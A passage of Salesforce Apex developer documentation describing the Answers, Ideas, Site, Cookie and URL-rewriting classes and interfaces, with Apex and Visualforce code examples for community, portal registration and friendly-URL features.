- `Ideas` Class

See Also:

Answers Class
Ideas Class

`Answers` Class

Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

The following are the static methods for answers.

Name	Arguments	Return Type	Description
`findSimilar`	Question *`question`*	ID[]	Returns a list of similar questions based on the title of *`question`*. Each `findSimilar` call counts against the SOSL statements governor limit allowed for the process.
`setBestReply`	String *`questionId`* String *`replyId`*	Void	Sets the specified reply for the specified question as the best reply. Because a question can have multiple replies, setting the best reply helps users quickly identify the reply that contains the most helpful information.

For more information on answers, see “Answers Overview” in the online help.

Answers Example

The following example finds questions in a specific community (INTERNAL_COMMUNITY) that have similar titles as a new question:

```
public class FindSimilarQuestionController {

   public static void test() {
   // Instantiate a new question
   Question question = new Question ();

   // Specify a title for the new question
   question.title = 'How much vacation time do full-time employees get?';

   // Specify the communityID (INTERNAL_COMMUNITY) in which to find similar questions.
   Community community = [ SELECT Id FROM Community WHERE Name = 'INTERNAL_COMMUNITY' ];

   question.communityId = community.id;

   ID[] results = Answers.findSimilar(question);
   }
}
```

The following example marks a reply as the best reply:

```
ID questionId = [SELECT Id FROM Question WHERE Title = 'Testing setBestReplyId' LIMIT 1].Id;
ID replyID = [SELECT Id FROM Reply WHERE QuestionId = :questionId LIMIT 1].Id;
Answers.setBestReply(questionId,replyId);
```

See Also:

Apex Community Classes

`Ideas` Class

Salesforce CRM Ideas is a community of users who post, vote for, and comment on ideas. Consider it an online suggestion box that includes discussions and popularity rankings for any subject.

A set of *recent replies* (returned by methods, see below) includes ideas that a user has posted or commented on that already have comments posted by another user. The returned ideas are listed based on the time of the last comment made by another user, with the most recent ideas appearing first.

The *`userID`* argument is a required argument that filters the results so only the ideas that the specified user has posted or commented on are returned.

The *`communityID`* argument filters the results so only the ideas within the specified community are returned. If this argument is the empty string, then all recent replies for the specified user are returned regardless of the community.

The following are the static methods for ideas.

Name	Arguments	Return Type	Description
`findSimilar`	Idea *`idea`*	ID[]	Returns a list similar ideas based on the title of *`idea`*. Each `findSimilar` call counts against the

Name	Arguments	Return Type	Description
			SOSL statement governor limit allowed for the process.
`getAllRecentReplies`	String *`userID`* String *`communityID`*	ID[]	Returns ideas that have recent replies for the specified user or community. This includes all read and unread replies.
`getReadRecentReplies`	String *`userID`* String *`communityID`*	ID[]	Returns ideas that have recent replies marked as read.
`getUnreadRecentReplies`	String *`userID`* String *`communityID`*	ID[]	Returns ideas that have recent replies marked as unread.
`markRead`	String *`ideaID`*	Void	Marks all comments as read for the user that is currently logged in.

For more information on ideas, see "Using Salesforce CRM Ideas" in the online help.

Ideas Examples

The following example finds ideas in a specific community that have similar titles as a new idea:

```
public class FindSimilarIdeasController {

   public static void test() {
      // Instantiate a new idea
      Idea idea = new Idea ();

      // Specify a title for the new idea
      idea.Title = 'Increase Vacation Time for Employees';

      // Specify the communityID (INTERNAL_IDEAS) in which to find similar ideas.
      Community community = [ SELECT Id FROM Community WHERE Name = 'INTERNAL_IDEAS' ];

      idea.CommunityId = community.Id;

      ID[] results = Ideas.findSimilar(idea);
   }
}
```

The following example uses a Visualforce page in conjunction with a *custom controller*, that is, a special Apex class. For more information on Visualforce, see the *Visualforce Developer's Guide*.

This example creates an Apex method in the controller that returns unread recent replies. You can leverage this same example for the `getAllRecentReplies` and `getReadRecentReplies` methods. For this example to work, there must be ideas posted to the community. In addition, at least one community member must have posted a comment to another community member's idea or comment.

```
// Create an Apex method to retrieve the recent replies marked as unread in all communities
public class IdeasController {
```

```
   public Idea[] getUnreadRecentReplies() {
       Idea[] recentReplies;
       if (recentReplies == null) {
           Id[] recentRepliesIds = Ideas.getUnreadRecentReplies(UserInfo.getUserId(), '');
           recentReplies = [SELECT Id, Title FROM Idea WHERE Id IN :recentRepliesIds];
       }
       return recentReplies;

  }

}
```

The following is the markup for a Visualforce page that uses the above custom controller to list unread recent replies.

```
<apex:page controller="IdeasController" showHeader="false">
    <apex:dataList value="{!unreadRecentReplies}" var="recentReplyIdea">
           <a href="/apex/viewIdea?id={!recentReplyIdea.Id}">
                <apex:outputText value="{!recentReplyIdea.Title}" escape="true"/></a>
     </apex:dataList>
</apex:page>
```

The following example uses a Visualforce page in conjunction with a custom controller to list ideas. Then, a second Visualforce page and custom controller is used to display a specific idea and mark it as read. For this example to work, there must be ideas posted to the community.

```
// Create a controller to use on a VisualForce page to list ideas
public class IdeaListController {

    public final Idea[] ideas {get; private set;}

    public IdeaListController() {
        Integer i = 0;
        ideas = new Idea[10];
        for (Idea tmp : Database.query
('SELECT Id, Title FROM Idea WHERE Id != null AND parentIdeaId = null LIMIT 10')) {
            i++;
            ideas.add(tmp);
        }
    }
}
```

The following is the markup for a Visualforce page that uses the above custom controller to list ideas:

```
<apex:page controller="IdeaListController" tabStyle="Idea" showHeader="false">

        <apex:dataList value="{!ideas}" var="idea" id="ideaList">
            <a href="/apex/viewIdea?id={!idea.id}">
<apex:outputText value="{!idea.title}" escape="true"/></a>
        </apex:dataList>

</apex:page>
```

The following example also uses a Visualforce page and custom controller, this time, to display the idea that is selected on the above idea list page. In this example, the `markRead` method marks the selected idea and associated comments as read by the user that is currently logged in. Note that the `markRead` method is in the constructor so that the idea is marked read immediately

when the user goes to a page that uses this controller. For this example to work, there must be ideas posted to the community. In addition, at least one community member must have posted a comment to another community member's idea or comment.

```
// Create an Apex method in the controller that marks all comments as read for the
// selected idea
public class ViewIdeaController {

   private final String id = System.currentPage().getParameters().get('id');

   public ViewIdeaController(ApexPages.StandardController controller) {
               Ideas.markRead(id);
   }

}
```

The following is the markup for a Visualforce page that uses the above custom controller to display the idea as read.

```
<apex:page standardController="Idea" extensions="ViewIdeaController" showHeader="false">

     <h2><apex:outputText value="{!idea.title}" /></h2>
     <apex:outputText value="{!idea.body}" />

</apex:page>
```

See Also:

- *Apex Community Classes*
- *IdeaStandardController Class*
- *IdeaStandardSetController Class*

`Site` Class

The following are the static methods for the `Site` class, which is part of Force.com sites.

Name	Arguments	Return Type	Description
`changePassword`	String *`newpassword`* String *`verifynewpassword`* String *`opt_oldpassword`*	System.PageReference	Changes the password of the current user.
`createPersonAccountPortalUser`	sObject *`user`* String *`ownerId`* String *`password`*	ID	Creates a person account using the default record type defined on the guest user's profile, then enables it for the site's portal. **Note:** This method is only valid when a site is associated with a Customer Portal, and when the user license for the default new user profile is a high-volume portal user.

Name	Arguments	Return Type	Description
`createPersonAccountPortalUser`	sObject *`user`* String *`ownerId`* String *`recordTypeId`* String *`password`*	ID	Creates a person account using the specified *`recordTypeID`*, then enables it for the site's portal.  **Note:** This method is only valid when a site is associated with a Customer Portal, and when the user license for the default new user profile is a high-volume portal user.
`createPortalUser`	sObject *`user`* String *`accountId`* String *`opt_password`* Boolean *`opt_sendEmailConfirmation`*	ID	Creates a portal user for the given account and associates it with the site's portal. The optional *`opt_password`* argument is the password of the portal user. If not specified, or if set to `null` or an empty string, this method sends a new password email to the portal user. The optional *`opt_sendEmailConfirmation`* argument determines whether a new user email is sent to the portal user. Set it to `true` to send a new user email to the portal user. The default is `false`, that is, the new user email isn't sent. The `nickname` field is required for the user sObject when using the `createPortalUser` method.  **Note:** This method is only valid when a site is associated with a Customer Portal.
`forgotPassword`	String *`username`*	Boolean	Resets the user's password and sends an email to the user with their new password. Returns a value indicating whether the password reset was successful or not.
`getAdminEmail`		String	Returns the email address of the site administrator.
`getAdminId`		ID	Returns the user ID of the site administrator.

Name	Arguments	Return Type	Description
`getAnalyticsTrackingCode`		String	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.
`getCurrentSiteUrl`		String	Returns the value of the site URL for the current request (for example, `http://myco.com/` or `https://myco.force.com/prefix/`).
`getCustomWebAddress`		String	Returns the value of the `Custom Web Address` field for the current site.
`getDomain`		String	Returns the Force.com domain name for your organization.
`getErrorDescription`		String	Returns the error description for the current page if it is a designated error page for the site and an error exists; otherwise, returns an empty string.
`getErrorMessage`		String	Returns an error message for the current page if it is a designated error page for the site and an error exists; otherwise, returns an empty string.
`getName`		String	Returns the API name of the current site.
`getOriginalUrl`		String	Returns the original URL for this page if it is a designated error page for the site; otherwise, returns null.
`getPrefix`		String	Returns the URL path prefix of the current site. For example, if your site URL is `myco.force.com/partners`, `partners` is the path prefix. Returns null if the prefix is not defined, or if the page was accessed using a custom Web address.
`getTemplate`		System.PageReference	Returns the template name associated with the current site; returns the default template if no template has been designated.
`isLoginEnabled`		Boolean	Returns `true` if the current site is associated with an active login-enabled portal; otherwise returns `false`.

Name	Arguments	Return Type	Description
`isPasswordExpired`		Boolean	For authenticated users, returns `true` if the currently logged-in user's password is expired. For non-authenticated users, returns `false`.
`isRegistrationEnabled`		Boolean	Returns `true` if the current site is associated with an active self-regitration-enabled Customer Portal; otherwise returns `false`.
`login`	String *`username`* String *`password`* String *`startUrl`*	System.PageReference	Allows users to log in to the current site with the given username and password, then takes them to the `startUrl` If `startUrl` is not a relative path, it defaults to the site's designated index page.  **Note:** Do not include `http://` or `https://` in the `startURL`.

For more information on sites, see "Force.com Sites Overview" in the Salesforce online help.

Force.com Sites Examples

The following example creates a class, `SiteRegisterController`, which is used with a Visualforce page (see markup below) to register new Customer Portal users.

 **Note:** In the example below, you must enter the account ID of the account that you want to associate with new portal users. You must also add the account owner to the role hierarchy for this code example to work. For more information, see "Setting Up Your Customer Portal" in the online help.

```
/**
 * An Apex class that creates a portal user
 */
public class SiteRegisterController {
    // PORTAL_ACCOUNT_ID is the account on which the contact will be created on
    //  and then enabled as a portal user.
    //Enter the account ID in place of <portal_account_id> below.
    private static Id PORTAL_ACCOUNT_ID = '<portal_account_id>';

    public SiteRegisterController () {
    }

    public String username {get; set;}
    public String email {get; set;}
    public String password {get; set {password = value == null ? value : value.trim(); } }
    public String confirmPassword {get; set { confirmPassword =
        value == null ? value : value.trim(); } }
    public String communityNickname {get; set { communityNickname = \
        value == null ? value : value.trim(); } }
```

```
    private boolean isValidPassword() {
        return password == confirmPassword;
    }

    public PageReference registerUser() {
        // If password is null, a random password is sent to the user
        if (!isValidPassword()) {
           ApexPages.Message msg = new ApexPages.Message(ApexPages.Severity.ERROR,
               Label.site.passwords_dont_match);
           ApexPages.addMessage(msg);
            return null;
        }
        User u = new User();
        u.Username = username;
        u.Email = email;
        u.CommunityNickname = communityNickname;

        String accountId = PORTAL_ACCOUNT_ID;

        // lastName is a required field on user, but if it isn't specified,
           the code uses the username
        String userId = Site.createPortalUser(u, accountId, password);
        if (userId != null) {
            if (password != null && password.length() > 1) {
                return Site.login(username, password, null);
            }
            else {
                PageReference page = System.Page.SiteRegisterConfirm;
                page.setRedirect(true);
                return page;
            }
        }
        return null;
    }
    // Test method for verifying the positive test case
    static testMethod void testRegistration() {
        SiteRegisterController controller = new SiteRegisterController();
        controller.username = 'test@force.com';
        controller.email = 'test@force.com';
        controller.communityNickname = 'test';
        // registerUser always returns null when the page isn't accessed as a guest user
        System.assert(controller.registerUser() == null);
        controller.password = 'abcd1234';
        controller.confirmPassword = 'abcd123';
        System.assert(controller.registerUser() == null);
    }

}
```

The following is the Visualforce registration page that uses the `SiteRegisterController` Apex controller above:

```
<apex:page id="Registration" showHeader="false" controller=
    "SiteRegisterController" standardStylesheets="true">
  <apex:outputText value="Registration"/>
  <br/>
  <apex:form id="theForm">
    <apex:messages id="msg" styleClass="errorMsg" layout="table" style="margin-top:1em;"/>
    <apex:panelGrid columns="2" style="margin-top:1em;">
      <apex:outputLabel value="{!$Label.site.username}" for="username"/>
      <apex:inputText required="true" id="username" value="{!username}"/>
      <apex:outputLabel value="{!$Label.site.community_nickname}"
          for="communityNickname"/>
      <apex:inputText required="true" id="communityNickname" required="true"
          value="{!communityNickname}"/>
      <apex:outputLabel value="{!$Label.site.email}" for="email"/>
      <apex:inputText required="true" id="email" required="true" value="{!email}"/>
```

```
      <apex:outputLabel value="{!$Label.site.password}" for="password"/>
      <apex:inputSecret id="password" value="{!password}"/>
      <apex:outputLabel value="{!$Label.site.confirm_password}" for="confirmPassword"/>
      <apex:inputSecret id="confirmPassword" value="{!confirmPassword}"/>
      <apex:outputText value=""/>
      <apex:commandButton action="{!registerUser}" value="{!$Label.site.submit}"
          id="submit"/>
    </apex:panelGrid>
  </apex:form>
cod</apex:page>
```

The sample code for the `createPersonAccountPortalUser` method is nearly identical to the sample code above, with the following changes:

- Replace all instances of `PORTAL_ACCOUNT_ID` with `OWNER_ID`.
- Determine the ownerID instead of the accountID, and use the `createPersonAccountPortalUser` method instead of the `CreatePortalUser` method by replacing the following code block:

```
String accountId = PORTAL_ACCOUNT_ID;
String userId = Site.createPortalUser(u, accountId, password);
```

with

```
String ownerId = OWNER_ID;
String userId = Site.createPersonAccountPortalUser(u, ownerId, password);
```

Cookie Class

The `Cookie` class lets you access cookies for your Force.com site using Apex.

Use the `setCookies` method of the `pageReference` class to attach cookies to a page.

Important:

- Cookie names and values set in Apex are URL encoded, that is, characters such as @ are replaced with a percent sign and their hexadecimal representation.
- The `setCookies` method adds the prefix "`apex__`" to the cookie names.
- Setting a cookie's value to `null` sends a cookie with an empty string value instead of setting an expired attribute.
- After you create a cookie, the properties of the cookie can't be changed.
- Be careful when storing sensitive information in cookies. Pages are cached regardless of a cookie value. If you use a cookie value to generate dynamic content, you should disable page caching. For more information, see "Caching Force.com Sites Pages" in the online help.

Consider the following limitations when using the `Cookie` class:

- The `Cookie` class can only be accessed using Apex that is saved using the Salesforce API version 19 and above.
- The maximum number of cookies that can be set per Force.com domain depends on your browser. Newer browsers have higher limits than older ones.
- Cookies must be less than 4K, including name and attributes.

The following are the instance methods for the `Cookie` class, which is part of Force.com sites.

Name	Arguments	Return Type	Description
`getDomain`		String	Returns the name of the server making the request.
`getMaxAge`		Integer	Returns a number representing how long the cookie is valid for, in seconds. If set to `< 0`, a session cookie is issued. If set to `0`, the cookie is deleted.
`getName`		String	Returns the name of the cookie. Can't be `null`.
`getPath`		String	Returns the path from which you can retrieve the cookie. If `null` or blank, the location is set to root, or "/".
`getValue`		String	Returns the data captured in the cookie, such as Session ID.
`isSecure`		Boolean	Returns `true` if the cookie can only be accessed through HTTPS, otherwise returns `false`.

For more information on sites, see "Force.com Sites Overview" in the online help.

The following example creates a class, `CookieController`, which is used with a Visualforce page (see markup below) to update a counter each time a user displays a page. The number of times a user goes to the page is stored in a cookie.

```
// A Visualforce controller class that creates a cookie
// used to keep track of how often a user displays a page

public class CookieController {

public CookieController() {
    Cookie counter = ApexPages.currentPage().getCookies().get('counter');

// If this is the first time the user is accessing the page,
// create a new cookie with name 'counter', an initial value of '1',
// path 'null', maxAge '-1', and isSecure 'false'.
    if (counter == null) {
        counter = new Cookie('counter','1',null,-1,false);
    } else {
// If this isn't the first time the user is accessing the page
// create a new cookie, incrementing the value of the original count by 1
        Integer count = Integer.valueOf(counter.getValue());
        counter = new Cookie('counter', String.valueOf(count+1),null,-1,false);
    }

// Set the new cookie for the page
      ApexPages.currentPage().setCookies(new Cookie[]{counter});
}

// This method is used by the Visualforce action {!count} to display the current
// value of the number of times a user had displayed a page.
// This value is stored in the cookie.
public String getCount() {
```

```
    Cookie counter = ApexPages.currentPage().getCookies().get('counter');
    if(counter == null) {
        return '0';
    }
    return counter.getValue();
}
    // Test method for verifying the positive test case
static testMethod void testCounter() {
    //first page view
    CookieController controller = new CookieController();
    System.assert(controller.getCount() == '1');

    //second page view
    controller = new CookieController();
    System.assert(controller.getCount() == '2');
}

}
```

The following is the Visualforce page that uses the `CookieController` Apex controller above. The action `{!count}` calls the `getCount` method in the controller above.

```
<apex:page controller="CookieController">
You have seen this page {!count} times
</apex:page>
```

Apex Interfaces

Apex provides the following system-defined interfaces:

- `Auth.RegistrationHandler`

  Salesforce provides the ability to use an authentication provider, such as Facebook© or Janrain©, for single sign-on into Salesforce. To set up single sign-on, you must create a class that implements `Auth.RegistrationHandler`. Classes implementing the `Auth.RegistrationHandler` interface are specified as the `Registration Handler` in authorization provider definitions, and enable single sign-on into Salesforce portals and organizations from third-party services such as Facebook.

- `Database.Batchable`

  Batch Apex is exposed as an interface that must be implemented by the developer. Batch jobs can be programmatically invoked at runtime using Apex.

- `Iterator` and `Iterable`

  An iterator traverses through every item in a collection. For example, in a `while` loop in Apex, you define a condition for exiting the loop, and you must provide some means of traversing the collection, that is, an iterator.

- `Messaging.InboundEmailHandler`

  For every email the Apex email service domain receives, Salesforce creates a separate InboundEmail object that contains the contents and attachments of that email. You can use Apex classes that implement the `Messaging.InboundEmailHandler` interface to handle an inbound email message. Using the `handleInboundEmail` method in that class, you can access an InboundEmail object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.

- `Process.Plugin` is a built-in interface that allows you to process data within your organization and pass it to a specified flow.
- `Schedulable`

  To invoke Apex classes to run at specific times, first implement the `Schedulable` interface for the class, then specify the schedule using either the Schedule Apex page in the Salesforce user interface, or the `System.schedule` method.
- `Site.UrlRewriter`

  Create rules to rewrite URL requests typed into the address bar, launched from bookmarks, or linked from external websites. You can also create rules to rewrite the URLs for links within site pages. URL rewriting not only makes URLs more descriptive and intuitive for users, it allows search engines to better index your site pages.

`Site.UrlRewriter` Interface

Sites provides built-in logic that helps you display user-friendly URLs and links to site visitors. Create rules to rewrite URL requests typed into the address bar, launched from bookmarks, or linked from external websites. You can also create rules to rewrite the URLs for links within site pages. URL rewriting not only makes URLs more descriptive and intuitive for users, it allows search engines to better index your site pages.

For example, let's say that you have a blog site. Without URL rewriting, a blog entry's URL might look like this: `http://myblog.force.com/posts?id=003D000000Q0PcN`

With URL rewriting, your users can access blog posts by date and title, say, instead of by record ID. The URL for one of your New Year's Eve posts might be: `http://myblog.force.com/posts/2009/12/31/auld-lang-syne`

You can also rewrite URLs for links shown within a site page. If your New Year's Eve post contained a link to your Valentine's Day post, the link URL might show: `http://myblog.force.com/posts/2010/02/14/last-minute-roses`

To rewrite URLs for a site, create an Apex class that maps the original URLs to user-friendly URLs, and then add the Apex class to your site.

The following are the instance methods for the `Site.UrlRewriter` interface, which is part of Force.com sites.

Name	Arguments	Return Type	Description
`generateUrlFor`	System.PageReference[]	System.PageReference[]	Maps a list of Salesforce URLs to a list of user-friendly URLs. You can use `List<PageReference>` instead of `PageReference[]`, if you prefer. **Important:** The size and order of the input list of Salesforce URLs must exactly correspond to the size and order of the generated list of user-friendly URLs. The `generateUrlFor` method maps input URLs to output URLs based on the order in the lists.

Name	Arguments	Return Type	Description
`mapRequestUrl`	System.PageReference	System.PageReference	Maps a user-friendly URL to a Salesforce URL.

Creating the Apex Class

The Apex class that you create must implement the Force.com provided interface `Site.UrlRewriter`. In general, it must have the following form:

```
global class yourClass implements Site.UrlRewriter {
    global PageReference mapRequestUrl(PageReference
            yourFriendlyUrl)
    global PageReference[] generateUrlFor(PageReference[]
            yourSalesforceUrls);
}
```

Consider the following restrictions and recommendations as you create your Apex class:

Class and Methods Must Be Global

The Apex class and methods must all be `global`.

Class Must Include Both Methods

The Apex class must implement both the `mapRequestUrl` and `generateUrlFor` methods. If you don't want to use one of the methods, simply have it return `null`.

Rewriting Only Works for Visualforce Site Pages

Incoming URL requests can only be mapped to Visualforce pages associated with your site. You can't map to standard pages, images, or other entities.

To rewrite URLs for links on your site's pages, use the `!URLFOR` function with the `$Page` merge variable. For example, the following links to a Visualforce page named myPage:

```
<apex:outputLink value="{!URLFOR($Page.myPage)}"></apex:outputLink>
```

Note: Visualforce `<apex:form>` elements with `forceSSL="true"` aren't affected by the `urlRewriter`.

See the "Functions" appendix of the *Visualforce Developer's Guide*.

Encoded URLs

The URLs you get from using the `Site.urlRewriter` interface are encoded. If you need to access the unencoded values of your URL, use the `urlDecode` method of the `EncodingUtil` class.

Restricted Characters

User-friendly URLs must be distinct from Salesforce URLs. URLs with a three-character entity prefix or a 15- or 18-character ID are not rewritten.

You can't use periods in your rewritten URLs.

Restricted Strings

You can't use the following reserved strings as part of a rewritten URL path:

- apexcomponent
- apexpages
- ex
- faces
- flash
- flex
- google
- home
- ideas
- images
- img
- javascript
- js
- lumen
- m
- resource
- search
- secur
- services
- servlet
- setup
- sfc
- sfdc_ns
- site
- style
- vote
- widg

Relative Paths Only

The `pageReference.getUrl` method only returns the part of the URL immediately following the host name or site prefix (if any). For example, if your URL is `http://mycompany.force.com/sales/MyPage?id=12345`, where "sales" is the site prefix, only `/MyPage?id=12345` is returned.

You can't rewrite the domain or site prefix.

Unique Paths Only

You can't map a URL to a directory that has the same name as your site prefix. For example, if your site URL is `http://acme.force.com/help`, where "help" is the site prefix, you can't point the URL to `help/page`. The resulting path, `http://acme.force.com/help/help/page`, would be returned instead as `http://acme.force.com/help/page`.

Query in Bulk

For better performance with page generation, perform tasks in bulk rather than one at a time for the `generateUrlFor` method.

Enforce Field Uniqueness

Make sure the fields you choose for rewriting URLs are unique. Using unique or indexed fields in SOQL for your queries may improve performance.

You can also use the `Site.lookupIdByFieldValue` method to look up records by a unique field name and value. The method verifies that the specified field has a unique or external ID; otherwise it returns an error.

Here is an example, where `mynamespace` is the namespace, Blog is the custom object name, title is the custom field name, and myBlog is the value to look for:

```
Site.lookupIdByFieldValue(Schema.sObjectType.
        mynamespace__Blog__c.fields.title__c,'myBlog');
```

Adding URL Rewriting to a Site

Once you've created the URL rewriting Apex class, follow these steps to add it to your site:

1. Click ***Your Name*** > **Setup** > **Develop** > **Sites**.
2. Click **New** or click **Edit** for an existing site.
3. On the Site Edit page, choose an Apex class for `URL Rewriter Class`.
4. Click **Save**.

Note: If you have URL rewriting enabled on your site, all PageReferences are passed through the URL rewriter.

Code Example

In this example, we have a simple site consisting of two Visualforce pages: mycontact and myaccount. Be sure you have "Read" permission enabled for both before trying the sample. Each page uses the standard controller for its object type. The contact page includes a link to the parent account, plus contact details.

Before implementing rewriting, the address bar and link URLs showed the record ID (a random 15-digit string), illustrated in the Figure 1: Site URLs Before Rewriting. Once rewriting was enabled, the address bar and links show more user-friendly rewritten URLs, illustrated in the Figure 1: Site URLs After Rewriting.

The Apex class used to rewrite the URLs for these pages is shown in Example URL Rewriting Apex Class, with detailed comments.

Example Site Pages

This section shows the Visualforce for the account and contact pages used in this example.

The account page uses the standard controller for accounts and is nothing more than a standard detail page. This page should be named myaccount.

```
<apex:page standardController="Account">
    <apex:detail relatedList="false"/>
</apex:page>
```

The contact page uses the standard controller for contacts and consists of two parts. The first part links to the parent account using the `URLFOR` function and the `$Page` merge variable; the second simply provides the contact details. Notice that the Visualforce page doesn't contain any rewriting logic except `URLFOR`. This page should be named mycontact.

```
<apex:page standardController="contact">
    <apex:pageBlock title="Parent Account">
        <apex:outputLink value="{!URLFOR($Page.mycontact,null,
                [id=contact.account.id])}">{!contact.account.name}
                </apex:outputLink>
    </apex:pageBlock>
```

```
    <apex:detail relatedList="false"/>
</apex:page>
```

Example URL Rewriting Apex Class

The Apex class used as the URL rewriter for the site uses the `mapRequestUrl` method to map incoming URL requests to the right Salesforce record. It also uses the `generateUrlFor` method to rewrite the URL for the link to the account page in a more user-friendly form.

```
global with sharing class myRewriter implements Site.UrlRewriter {

    //Variables to represent the user-friendly URLs for
    //account and contact pages
    String ACCOUNT_PAGE = '/myaccount/';
    String CONTACT_PAGE = '/mycontact/';
    //Variables to represent my custom Visualforce pages
    //that display account and contact information
    String ACCOUNT_VISUALFORCE_PAGE = '/myaccount?id=';
    String CONTACT_VISUALFORCE_PAGE = '/mycontact?id=';

    global PageReference mapRequestUrl(PageReference
            myFriendlyUrl){
        String url = myFriendlyUrl.getUrl();

        if(url.startsWith(CONTACT_PAGE)){
            //Extract the name of the contact from the URL
            //For example: /mycontact/Ryan returns Ryan
            String name = url.substring(CONTACT_PAGE.length(),
                    url.length());

            //Select the ID of the contact that matches
            //the name from the URL
            Contact con = [SELECT Id FROM Contact WHERE Name =:
                    name LIMIT 1];

            //Construct a new page reference in the form
            //of my Visualforce page
            return new PageReference(CONTACT_VISUALFORCE_PAGE + con.id);
        }
        if(url.startsWith(ACCOUNT_PAGE)){
            //Extract the name of the account
            String name = url.substring(ACCOUNT_PAGE.length(),
                    url.length());

            //Query for the ID of an account with this name
            Account acc = [SELECT Id FROM Account WHERE Name =:name LIMIT 1];

           //Return a page in Visualforce format
            return new PageReference(ACCOUNT_VISUALFORCE_PAGE + acc.id);
        }
        //If the URL isn't in the form of a contact or
        //account page, continue with the request
        return null;
    }
    global List<PageReference> generateUrlFor(List<PageReference>
            mySalesforceUrls){
        //A list of pages to return after all the links
        //have been evaluated
        List<PageReference> myFriendlyUrls = new List<PageReference>();

        //a list of all the ids in the urls
        List<id> accIds = new List<id>();

        // loop through all the urls once, finding all the valid ids
        for(PageReference mySalesforceUrl : mySalesforceUrls){
```

```
        //Get the URL of the page
        String url = mySalesforceUrl.getUrl();

            //If this looks like an account page, transform it
            if(url.startsWith(ACCOUNT_VISUALFORCE_PAGE)){
                //Extract the ID from the query parameter
                //and store in a list
                //for querying later in bulk.
                        String id= url.substring(ACCOUNT_VISUALFORCE_PAGE.length(),
                        url.length());
                        accIds.add(id);
            }
        }

    // Get all the account names in bulk
    List <account> accounts = [SELECT Name FROM Account WHERE Id IN :accIds];

    // make the new urls
    Integer counter = 0;

    // it is important to go through all the urls again, so that the order
    // of the urls in the list is maintained.
    for(PageReference mySalesforceUrl : mySalesforceUrls) {

       //Get the URL of the page
       String url = mySalesforceUrl.getUrl();

       if(url.startsWith(ACCOUNT_VISUALFORCE_PAGE)){
         myFriendlyUrls.add(new PageReference(ACCOUNT_PAGE + accounts.get(counter).name));
         counter++;
       } else {
         //If this doesn't start like an account page,
         //don't do any transformations
         myFriendlyUrls.add(mySalesforceUrl);
       }
    }

    //Return the full list of pages
    return myFriendlyUrls;
  }

}
```

Before and After Rewriting

Here is a visual example of the results of implementing the Apex class to rewrite the original site URLs. Notice the ID-based URLs in the first figure, and the user-friendly URLs in the second.




Figure 12: Site URLs Before Rewriting

The numbered elements in this figure are:

1. The original URL for the contact page before rewriting
2. The link to the parent account page from the contact page
3. The original URL for the link to the account page before rewriting, shown in the browser's status bar




Figure 13: Site URLs After Rewriting

The numbered elements in this figure are:

1. The rewritten URL for the contact page after rewriting
2. The link to the parent account page from the contact page
3. The rewritten URL for the link to the account page after rewriting, shown in the browser's status bar

`Auth.RegistrationHandler` Interface

Salesforce provides the ability to use an authentication provider, such as Facebook© or Janrain©, for single sign-on into Salesforce. To set up single sign-on, you must create a class that implements `Auth.RegistrationHandler`. Classes implementing the `Auth.RegistrationHandler` interface are specified as the `Registration Handler` in authorization provider definitions, and enable single sign-on into Salesforce portals and organizations from third-party services such as Facebook. Using information from the authentication providers, your class must perform the logic of creating and updating user data as appropriate, including any associated account and contact records.

Name	Arguments	Return Type	Description
`createUser`	ID *`portalId`* Auth.UserData *`userData`*	User	Returns a User object using the specified portal ID and user information from the third party, such as the username and email address. The *`portalID`* value may be null or an empty key if there is no portal configured with this provider.
`updateUser`	ID *`userId`* ID *`portalId`* Auth.UserData *`userData`*	Void	Updates the specified user's information. This method is called if the user has logged in before with the authorization provider and then logs in again, or if your application is using the `Existing User Linking URL`. This URL is generated when you define your authentication provider. The *`portalID`* value may be null or an empty key if there is no portal configured with this provider.

